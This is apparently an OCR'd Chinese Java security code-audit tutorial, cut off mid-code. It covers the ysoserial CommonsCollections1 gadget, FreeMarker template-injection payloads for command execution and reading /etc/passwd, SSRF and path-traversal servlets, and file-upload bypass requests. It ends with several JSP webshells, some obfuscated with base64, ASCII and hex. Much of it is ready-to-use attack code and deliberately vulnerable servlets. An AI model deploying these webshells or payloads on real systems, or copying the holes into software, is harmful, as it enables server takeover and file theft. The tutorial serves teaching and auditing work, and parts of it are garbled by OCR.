
JRE: Default (1.8 - SDK of 'ysoserial' module)

Shorten command line: user-local default: none - java [options] classname [args]

□ Enable capturing form snapshots

□ Show this page ☑ Activate tool window

调试，可见我在CommonsCollections1这个gadget的代码里下拉个断点，这里已经成功断下，command的值是id。



```
        commons-collections
 */
/rawtypes, unchecked/
@PayloadTest ( precondition = "isApplicableJavaVersion")
@Dependencies({"commons-collections:commons-collections:3.1"})
@Authors({ Authors.FROHOFF })
public class CommonsCollections1 extends PayloadRunner implements ObjectPayload<InvocationHandler> {

    public InvocationHandler getObject(final String command) throws Exception {  command: "'id'"
        final String[] execArgs = new String[] { command };  command: "'id'"
        // inert chain for setup
        final Transformer transformerChain = new ChainedTransformer(
            new Transformer[]{ new ConstantTransformer( constantToReturn: 1) });
        // real chain for after setup
        final Transformer[] transformers = new Transformer[] {
                new ConstantTransformer(Runtime.class),
                new InvokerTransformer( methodName: "getMethod", new Class[] {
                    String.class, Class[].class }, new Object[] {
                    "getRuntime", new Class[0] }),
                new InvokerTransformer( methodName: "invoke", new Class[] {
                    Object.class, Object[].class }, new Object[] {
                    null, new Object[0] }),
                new InvokerTransformer( methodName: "exec",
                    new Class[] { String.class }, execArgs),
                new ConstantTransformer( constantToReturn: 1) };

        final Map innerMap = new HashMap();

        final Map lazyMap = LazyMap.decorate(innerMap, transformerChain);
```

9.FreeMarker模板注入

常见的payload

```
// 加载恶意类的 Payload 如下:
<#assign classLoader=object?
api.class.getClassLoader()>${classLoader.loadClass("Evil.class")}

//任意文件读取的 Payload
<#assign uri=object?api.class.getResource("/").toURI()>
  <#assign input=uri?api.create("file:///etc/passwd").toURL().openConnection()>
  <#assign is=input?api.getInputStream()>
  FILE:[<#list 0..999999999 as _>
      <#assign byte=is.read()>
      <#if byte == -1>
          <#break>
      </#if>
  ${byte}, </#list>]

// 执行命令payload
<#assign value="freemarker.template.utility.ObjectConstructor"?
new()>${value("java.lang.ProcessBuilder","open","-a","Calculator").start()}

<#assign value="freemarker.template.utility.JythonRuntime"?new()><@value>import
os;os.system("open -a Calculator")</@value>

<#assign value="freemarker.template.utility.Execute"?new()>${value("calc.exe")}
```

十一：" OWASP Top10 2017 " 之外常见漏洞代码审计

1. CSRF 漏洞

csrf 这种攻击方式通过钓鱼等手段欺骗用户去访问一个自己曾经认证过的网站，执行一些操作 ，如后台管理，发信息，添加账号等

原理就是攻击者盗用了用户的身份，以用户的名义发送攻击请求

检测CSRF 漏洞，最简单的方法就是抓取一个正常的GET/POST请求包，删除Referer字段后，重新发送请求，请求有效说明存在CSRF漏洞

2.SSRF 漏洞

SSRF 形成的原因大都是由于服务端提供了从其他服务器应用获取数据的功能，且没有对目标地址做过滤与限制。比如从指定URL地址获取网页文本内容，加载指定地址的图片，文档等等。SSRF漏洞通过篡改获取资源的请求发送给服务器（服务器并没有检测这个请求是否合法的），然后服务器以他的身份来访问服务器的其他资源。SSRF利用存在缺陷的Web应用作为代理攻击远程和本地的服务器。

ssrf敏感函数

函数
HttpClient.execute()

函数
HttpClient.executeMethod()
HttpURLConnection.connect()
HttpURLConnection.geInputStream()
URL.openStream()
HttpServleRequest()
BasicHttpEntityEnclosingRequest()
DefaulBHttpCkientConnection()
BasicHttpRequest()

利用ssrf漏洞端口扫描 --HTTP协议

主要代码： HttpURLConnection() 是基于http协议的


HttpURLConnection httpURLConnection = (HttpURLConnection) urlConnection;

```
import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import java.io.BufferedReader;
import java.io.IOException;
import java.io.InputStreamReader;
import java.io.PrintWriter;
import java.net.HttpURLConnection;
import java.net.URL;
import java.net.URLConnection;

public class SSRFDemo extends HttpServlet {
    @Override
    protected void doGet(HttpServletRequest request, HttpServletResponse response) throws
ServletException, IOException {
        String url = request.getParameter("url");
        String htmlContent;
        PrintWriter print = response.getWriter();
        try{
            URL u = new URL(url);
            URLConnection urlConnection = u.openConnection();
            HttpURLConnection httpURLConnection = (HttpURLConnection) urlConnection;
            BufferedReader base = new BufferedReader(new
InputStreamReader(httpURLConnection.getInputStream(),"UTF8"));
            StringBuffer html = new StringBuffer();
            while ((htmlContent = base.readLine() )!= null){
                html.append(htmlContent);
            }
            base.close();
            print.println("<br>端口扫描");
            print.println("<br>url: "+url);
            print.println(html.toString());
            print.flush();
        }catch (Exception e){
            e.printStackTrace();
            print.println("ERROR");
            print.flush();
        }
    }
}
```

SSRF-file协议-读取文件

> file:///C://Users//Anonymous//Desktop//InstallationLog.txt

```
import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import java.io.BufferedReader;
import java.io.IOException;
import java.io.InputStreamReader;
import java.io.PrintWriter;
import java.net.HttpURLConnection;
import java.net.URL;
import java.net.URLConnection;

public class SSRFDemoFile extends HttpServlet {
    @Override
    protected void doGet(HttpServletRequest request, HttpServletResponse response) throws
ServletException, IOException {
        String url = request.getParameter("url");
        String htmlContent;
        PrintWriter print = response.getWriter();
        try {
            URL u = new URL(url);
            URLConnection urlConnection = u.openConnection();

            BufferedReader base = new BufferedReader(new
InputStreamReader(urlConnection.getInputStream()));
            StringBuffer html = new StringBuffer();
            while ((htmlContent = base.readLine()) != null) {
                html.append(htmlContent);
            }
            base.close();
            print.println("<br>File");
            print.println("<br>url: " + url);
            print.println(html.toString());
            print.flush();

        } catch (Exception e) {
            e.printStackTrace();
            print.println("ERROR");
            print.flush();
        }
    }
}
```



```
File
url: file:///C://Users//Anonymous//Desktop//InstallationLog.txt ************************************ Invoked: ???? 3?? 31 22:50:(
20230318.exe[4] Operations sanity check succeeded.[5] Warning: ????????????????C:\Users\Anonymous\AppData\Local\Temp\r
(0x00000020)[20] UnableToStart : ?????????????? : ????? msys2-x86_64-20230318 ?????????? ??????????????????????????
```

URL
http://localhost:8080/sql_war_exploded/SSRFDemoFile?url=file:///C://Users//Anonymous//Desktop//InstallationLog.txt

3.文件操作漏洞

文件操作是java web的核心功能之一，常见的操作将服务器上的文件以流的形式在本地读写，攻击者可以通过代码的漏洞，实现任意文件上传，任意文件下载/读取，任意文件删除等。

相关函数

函数或类名
File
lastIndexOf
indexOf
FileUpload
getRealPath
getServletPath
getPathInfo
getContentType
equalsIgnoreCase
FileUtils
MultipartFile
MultipartRequstEntity
UploadHandlServlet
FileLoadServlet
FileOutputStream
getInputStream

函数或类名
DiskFileItemFactory

1 文件上传漏洞

1.1 前端过滤导致的任意文件上传

Upload.jsp

```
<%--
  Created by IntelliJ IDEA.
  User: Anonymous
  Date: 2023/4/2
  Time: 20:36
  To change this template use File | Settings | File Templates.
--%>
<%@ page contentType="text/html;charset=UTF-8" language="java" %>
<html>
<head>
    <title>Title</title>
</head>
<body>
<form action="UploadDemo" method="post" enctype="multipart/form-data" onsubmit="return
validateFileUpload();">
    <label for="file">选择文件:</label>
    <input type="file" name="file" id="file">
    <input type="submit" value="上传">
</form>
</body>
</html>
<script type="text/javascript">
    function validateFileUpload() {
        var fileInput = document.getElementById('file');
        var filePath = fileInput.value;
        var allowedExtensions = /(\.jpg|\.jpeg|\.png|\.gif)$/i;
        if (!allowedExtensions.exec(filePath)) {
            alert('请上传jpg、jpeg、png或gif格式的文件');
            fileInput.value = '';
            return false;
        }
        return true;
    }
</script>
```


UploadDemo java代码

```
import javax.servlet.ServletException;
import javax.servlet.annotation.MultipartConfig;
import javax.servlet.annotation.WebServlet;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import java.io.File;
import java.io.IOException;
```

```java
import java.io.PrintWriter;
import java.util.List;
import java.util.concurrent.ExecutionException;
import java.util.stream.Collectors;
import javax.servlet.http.Part;

@WebServlet("/UploadDemo")
@MultipartConfig
public class UploadDemo extends HttpServlet {

    private static final long serialVersionUID = 1L;
    private static final String UPLOAD_DIRECTORY = "uploads";

    public UploadDemo() {
        super();
    }

    @Override
    protected void doPost(HttpServletRequest request, HttpServletResponse response)throws ServletException, IOException {
        response.setContentType("text/html;charset=UTF-8");
        PrintWriter out = response.getWriter();
        String applicationPath = request.getServletContext().getRealPath("");
        String uploadFilePath = applicationPath + File.separator + UPLOAD_DIRECTORY;

        File fileUploadDirectory = new File(uploadFilePath);
        if (!fileUploadDirectory.exists()) {
            fileUploadDirectory.mkdirs();
        }

        try {
            Part filePart = request.getPart("file");
            String fileName = getFileName(filePart);
            filePart.write(uploadFilePath + File.separator + fileName);
            out.println("<h3>FIle up  success</h3>");
        } catch (Exception ex) {
            out.println("<h3>file Error: " + ex.getMessage() + "</h3>");
        }
    }

    private String getFileName(final Part part) {
        final String partHeader = part.getHeader("content-disposition");
        for (String content : partHeader.split(";")) {
            if (content.trim().startsWith("filename")) {
                return content.substring(content.indexOf('=') + 1).trim().replace("\"", "");
            }
        }
        return null;
    }
}
```

抓包绕过前端


正常上传txt文件，是被限制的


localhost:8080/sql_war_exploded/Upload.jsp
应用
择文件: 选择文件 InstallationLog.txt
上传
确定

localhost:8080 显示


请上传jpg、jpeg、png或gif格式的文件

抓包修改后缀名



```
POST /sql_war_exploded/UploadDemo HTTP/1.1
Host: 192.168.0.105:8080
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,th;q=0.8
Cache-Control: max-age=0
Content-Length: 178
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryRJyZBWR1djicbbki
Cookie: JSESSIONID=03E5EC9643AFD2C633DB5FACB59A062E
Origin: http://192.168.0.105:8080
Referer: http://192.168.0.105:8080/sql_war_exploded/Upload.jsp
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.
0.0 Safari/537.36

------WebKitFormBoundaryRJyZBWR1djicbbki
Content-Disposition: form-data; name="file"; filename="1.jsp"
Content-Type: image/png

123213
------WebKitFormBoundaryRJyZBWR1djicbbki--
```

```
HTTP/1.1 200
Content-Type: text/html; charset=utf-8
Date: Sun, 02 Apr 2023 13:37:11 GMT
Content-Length: 27

<h3>FIle up  success</h3>
```



```
sql_war_exploded
    class
    lib
    uploads
        1.jsp
        1.png
    WEB-INF
        classes
        servlet-api.jar
```

如果在后端代码对用户上传的文件没有检测过滤，所有的前端代码的过滤是没有用处的。


后端代码过滤不严导致的任意文件上传

后端过滤不严的实际场景很多，如后缀名，上传类型等过滤不严

后缀名过滤不严

文件名使用了 `indexOf(".")` 来判断后缀名，上传文件名为 `test.png.jsp` 绕过 `indexOf(".")`

```java
import javax.servlet.ServletException;
import javax.servlet.annotation.MultipartConfig;
import javax.servlet.annotation.WebServlet;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import java.io.File;
import java.io.IOException;
import java.io.InputStream;
import java.io.PrintWriter;
import java.net.URLConnection;
import java.nio.file.Files;
import java.nio.file.Path;
import java.nio.file.Paths;
import java.util.Arrays;
import java.util.List;
import java.util.concurrent.ExecutionException;
import java.util.stream.Collectors;
import javax.servlet.http.Part;

import org.junit.Assert;
import org.junit.Test;


@WebServlet("/UploadDemo")
@MultipartConfig
public class UploadDemo extends HttpServlet {

    private static final long serialVersionUID = 1L;
    private static final String UPLOAD_DIRECTORY = "uploads";

    public UploadDemo() {
        super();
    }

    @Override
    protected void doPost(HttpServletRequest request, HttpServletResponse response)throws
ServletException, IOException {
        response.setContentType("text/html;charset=UTF-8");
        PrintWriter out = response.getWriter();
        String applicationPath = request.getServletContext().getRealPath("");
        String uploadFilePath = applicationPath + File.separator + UPLOAD_DIRECTORY;

        File fileUploadDirectory = new File(uploadFilePath);
        if (!fileUploadDirectory.exists()) {
            fileUploadDirectory.mkdirs();
        }

        try {
            Part filePart = request.getPart("file");
            String fileName = getFileName(filePart);
            //String FileExtension = getFileExtension(fileName);
            String FileExtension =
fileName.substring(fileName.indexOf("."),fileName.length());
            //String fileExt = getFileExtension(FileExtension); //获取上传文件的后缀名
            if(FileExtension.equals("jsp")){
                out.println("<h3>error</h3>");
            }else{

                filePart.write(uploadFilePath + File.separator + fileName); //写入文件
                out.println("<h3>FIle up  success</h3>");
                out.println(uploadFilePath);
            }
        } catch (Exception ex) {
            out.println("<h3>file Error: " + ex.getMessage() + "</h3>");
        }
    }

    //获取文件名
    private String getFileName(final Part part) {
        final String partHeader = part.getHeader("content-disposition");
        for (String content : partHeader.split(";")) {
            if (content.trim().startsWith("filename")) {
                return content.substring(content.indexOf('=') + 1).trim().replace("\"", "");
            }
        }
        return null;
    }
}
```



```
POST /sql_war_exploded/UploadDemo HTTP/1.1
Host: 192.168.0.105:8080
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,th;q=0.8
Cache-Control: max-age=0
Content-Length: 70236
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary9X0jUBA7zkAHmvdA
Cookie: JSESSIONID=E9E82F39D3004003D7A34BF1F3AB123C
Origin: http://192.168.0.105:8080
Referer: http://192.168.0.105:8080/sql_war_exploded/Upload.jsp
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.
0.0 Safari/537.36

------WebKitFormBoundary9X0jUBA7zkAHmvdA
Content-Disposition: form-data; name="file"; filename="11.png.JSP"
Content-Type: image/png

�PNG

���
IHDR���������������Zd�����sRGB����������gAMA�������a����
pHYs���������������o�d�����IDATx^L�������sNis�H "9g�uZ[]�^��m���YH$��rN#�&���
� ~5��{��5s���y�����9���������1���s�������,XFF�
)�-)%�>��c������f[gg��<~�#��[`�u�V[[k'N��ö[UM� �������m��I�p�\+-c6k�t={
```

```
HTTP/1.1 200
Content-Type: text/html; charset=utf-8
Date: Tue, 04 Apr 2023 13:47:02 GMT
Content-Length: 100

<h3>FIle up  success</h3>
C:\Users\Anonymous\Desktop\java\out\artifacts\sql_war_exploded\\uploads

```

上传类型过滤不严

2.文件下载漏洞

这段代码是一个 Java Servlet doPost() 方法，用于处理 HTTP POST 请求。它从参数中获取请求的文件名，读取该文件，设置响应内容类型和 common 中附修改标题以提示下载。

这段代码具体的执行流程为：

1. 获取应用程序的根目录路径，即获取 `ServletContext` 中的实际路径 `rootPath`；
2. 通过请求参数获取待下载文件的名称，并去除首尾空格，得到 `filename`；
3. 创建一个输入流 `inStream`，并使用文件名打开下载文件的输入流；
4. 设置响应类型为application/x-msdownload，该 MIME 类型表示该响应的返回值是一个可下载的二进制文件；
5. 设置响应头，提示浏览器下载该文件，并将文件名作为响应头的一部分；
6. 分段向输出流中写入读取的文件内容，这里使用缓冲数组 `byte[] b` 缓存文件数据，以提高读取效率；
7. 关闭输入流和响应输出流；
8. 最后，调用 `response.reset()` 方法重置响应属性，避免响应头被缓存。

注意，为了保护服务器安全以及扩展名的限制可能并不足够，此处的文件路径是固定的（在应用程序中）或通过应用程序配置，因此需要注意避免越权访问或通过此接口上传恶意文件等的风险。这种文件下载应该由可靠的权限系统保护，并且不应该为所有用户或公众开放。

当前目录下载文件

`http://192.168.0.105:8080/sql_war_exploded/DownloadDemo?filename=1.jsp` 下载 C:\Users\Anonymous\Desktop\ 目录的文件

跨上一级目录下载文件

`http://192.168.0.105:8080/sql_war_exploded/DownloadDemo?filename=../1.jsp` 下载 C:\Users\Anonymous 目录下的文件

```
import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import java.io.FileInputStream;
import java.io.IOException;
import java.io.InputStream;

public class DownloadDemo extends HttpServlet {
    @Override
    protected void doGet(HttpServletRequest request, HttpServletResponse response)throws
IOException, ServletException {
        //String rootPath = this.getServletContext().getRealPath("/");
        String filename = request.getParameter("filename");
        filename = filename.trim();
        InputStream inStream = null;
        byte[] b = new byte[1024];
        int len = 0;
        try{
            if(filename!=null){
                inStream = new FileInputStream("C:\\Users\\Anonymous\\Desktop\\"+filename);
                response.setContentType("application/x-msdownload");
                response.addHeader("Content-
Disposition","attachment;filename=\""+filename+"\"");
                while ((len = inStream.read(b) )>0){
                    response.getOutputStream().write(b,0,len);
                }
                response.getOutputStream().close();
                inStream.close();
            }else{
                return;
            }
            response.reset();
        }catch (Exception e){
            e.printStackTrace();
        }

    }
}
```

4. Web后门漏洞

web后门指网页形式存在的一种代码执行环境，如php,jsp.aspx,asp等，业内统称这种文件为webshell,目的是后期维持权限

4.1 Jsp Webshell

函数调用，java中常用的命令执行函数`java.lang.Runtime.exec()` 和 `java.lang.ProcessBuilder.start()`

最简单的无回显

```
<%Runtime.getRuntime.exec(request.getParameter('cmd'));%>
```

回显的

```
<%
java.io.InputStream in =
Runtime.getRuntime().exec(request.getParameter("cmd")).getInputStream();
int a = -1;
byte[] b = new byte[1024];
out.println("<pre>");
while ((a=in.read(b))!=-1){
    out.print(new String(b));
}
out.println("<pre>");
%>
```

反射调用类 base64

```
<%@page contentType="text/html; charset=UTF-8" language="java" %>
<%@page import="sun.misc.BASE64Decoder" %>
<%@page import="java.lang.reflect.Method" %>
<%
    BASE64Decoder base64Decoder = new BASE64Decoder();
    Class runtime = Class.forName(new
String(base64Decoder.decodeBuffer("amF2YS5sYW5nLlJ1bnRpbWU="))); //java.lang.Runtime
    Process method = (Process) runtime.getMethod(new
String(base64Decoder.decodeBuffer("ZXhlYw==")),
 String.class).invoke(runtime.getMethod(new
String(base64Decoder.decodeBuffer("Z2V0UnVudGltZQ=="))).invoke(null, new Object[] {
    }), request.getParameter("cmd"));

    java.io.InputStream in = method.getInputStream();
    int a = -1;
    byte[] b = new byte[2048];
    out.print("<pre>");
    while ((a = in.read(b)) != -1) {
        out.print(new String(b));
    }
    out.print("</pre>");
%>
```

Acsii

```
<%@ page contentType="text/html;charset=UTF-8"  language="java" %>
<%
    if(request.getParameter("cmd")!=null){
        Class rt = Class.forName(new String(new byte[] { 106, 97, 118, 97, 46, 108, 97, 110,
103, 46, 82, 117, 110, 116, 105, 109, 101 }));
        Process e = (Process) rt.getMethod(new String(new byte[] { 101, 120, 101, 99 }),
String.class).invoke(rt.getMethod(new String(new byte[] { 103, 101, 116, 82, 117, 110, 116,
105, 109, 101 })).invoke(null), request.getParameter("cmd") );
        java.io.InputStream in = e.getInputStream();
        int a = -1;byte[] b = new byte[2048];out.print("<pre>");
        while((a=in.read(b))!=-1){ out.println(new String(b)); }out.print("</pre>");
    }
%>
```

Hex

```
<%@ page contentType="text/html;charset=UTF-8" import="javax.xml.bind.DatatypeConverter"
language="java" %>
<%
    if(request.getParameter("cmd")!=null){
        Class rt = Class.forName(new
String(DatatypeConverter.parseHexBinary("6a6176612e6c616e672e52756e74696d65")));
        Process e = (Process) rt.getMethod(new
